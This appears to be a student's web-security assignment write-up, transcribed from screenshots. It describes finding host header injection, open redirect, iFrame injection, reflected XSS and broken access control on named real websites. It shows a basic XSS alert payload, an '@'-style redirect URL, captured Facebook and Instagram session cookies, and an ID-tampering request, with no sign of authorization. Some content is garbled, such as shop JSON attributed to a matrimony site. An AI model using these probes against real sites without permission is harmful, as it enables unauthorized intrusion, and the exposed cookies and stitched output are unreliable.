
The screenshot shows a web browser window with the URL <https://www.freshbus.com> in the address bar. The page title is "Home". The main content area features the "Fresh Bus" logo with a blue stylized arrow icon. Below the logo is a navigation menu with the following items: Home, About Fresh Bus, Green Coins, Refer & Earn, Fresh Pass, My Bookings, and My Account. At the bottom left of the menu is a "Logout" button.

- Home
- About Fresh Bus
- Green Coins
- Refer & Earn
- Fresh Pass
- My Bookings
- My Account

**Logout**

# ASSIGNMENT-11

A. Find a website vulnerable to Host Header Injection Vulnerability.



TURN ON THE INTERCEPT:

Screenshot of Burp Suite Community Edition v2024.3.1.4 - Temporary P... showing a request to https://www.facebook.com:443 [157.240.23.35].


The request details pane shows a GET request to / HTTP/2. The headers include:

```
Host: www.facebook.com
Cookie: fr=OrmUnbdgnhs57s0CF...Bmg6Jl..AAA.O.O.BmhrXi.AWVabnzsIjk; sb=dakDZjjSJBymOj_TaVMavWE1; wd=765x730; datr=dakDZhgJqYEQeMtiampn4xC8; dpr=1.25; ps_n=1; ps_l=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u1
Te: trailers
```

The Inspector pane shows:

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 7
- Request headers: 22

Event log (9) All issues



Screenshot of Burp Suite Community Edition v2024.3.1.4 - Temporary P... showing a request to https://www.instagram.com:443 [157.240.23.35].


The request details pane shows a GET request to / HTTP/2. The headers include:


```
Host: www.instagram.com
Cookie: fr=OrmUnbdgnhs57s0CF...Bmg6Jl..AAA.O.O.BmhrXi.AWVabnzsIjk; sb=dakDZjjSJBymOj_TaVMavWE1; wd=765x730; datr=dakDZhgJqYEQeMtiampn4xC8; dpr=1.25; ps_n=1; ps_l=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u1
Te: trailers
```

The Inspector pane shows:

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 7
- Request headers: 22


Event log (9) All issues






## B. Find 2 websites that are vulnerable to Open Redirect / URL Redirection Vulnerability.

### Redirection Vulnerability.





X By continuing, you agree to Instagram's Terms of Use and Privacy Policy.

88°F Partly cloudy

Online Cake Delivery | Order Now

Call Us : +91897001

https://www.justbake.in@cbit.ac.in

Select City

This time, search with: Google, Bing, DuckDuckGo, Wikipedia, YouTube, Images, Maps, News, Shopping, Cakes, Express Cakes, Occasional, Designer, Desserts & Snacks, Photo Cakes, Pastries, Franchising, Corporate Orders

**JustBake** Baking with Care

**₹499**

**ORDER NOW**

[www.justbake.in](http://www.justbake.in)

**NEW! PA EXPLORER RANGE PASTRY**

**REAL BLUEBERRIES**  
REAL TASTE

**REAL ALMONDS**  
REAL TASTE



**REAL CHERRIES**  
REAL TASTE

**REAL CHOCOLATE**  
REAL TASTE

Humid Now

ENG IN 8:27 PM 7/4/2024



C. Find 2 websites that are vulnerable to iFrame Injection Vulnerability.



## ASSIGNMENT – 12

Find cross-site scripting (XSS) Vulnerability Using the Reflected XSS test case in the below-mentioned website: a) Smtmax.com

Using this command: <script>alert("REFLECTED XSS")</script> in the input fields of the website we can get a pop up



### 3. Find a website that is vulnerable to Broken Access Control Vulnerability.

Website : Vevishal matrimon (https://www.lagnakaro.com/)

Using burp suite, we take the ID and change it

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane contains a POST request to 'http://www.lagnakaro.com/api/v1/product/1'. The 'Response' pane displays the JSON response for the product with ID 1. The JSON object has two items:

```
1 {
  "id": 1,
  "name": "Apple Juice (1000ml)",
  "description": "The all-time classic.",
  "price": 1.99,
  "deluxePrice": 0.99,
  "image": "apple_juice.jpg",
  "createDate": "2024-08-23T03:16:06.134Z",
  "updateDate": "2024-08-23T03:16:06.134Z",
  "deleteDate": null,
  "BasketItem": [
    {
      "productId": 1,
      "basketId": 1,
      "id": 65,
      "quantity": 3,
      "createDate": "2024-08-23T05:15:00.505Z",
      "updateDate": "2024-08-23T05:16:48.692Z"
    }
  ],
  "id": 24,
  "name": "Apple Pomace",
  "description": "Fruit pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be <a href=\"/#recycle\">recycled back to us</a> for recycling.",
  "price": 0.99,
  "deluxePrice": 0.99,
  "image": "apple_pressings.jpg",
  "createDate": "2024-08-23T03:16:06.138Z",
  "updateDate": "2024-08-23T03:16:06.138Z",
  "deleteDate": null,
  "BasketItem": [
    {
      "productId": 24,
      "basketId": 1,
      "id": 66,
      "quantity": 2,
      "createDate": "2024-08-23T05:15:04.087Z",
      "updateDate": "2024-08-23T05:16:37.828Z"
    }
  ]
}
```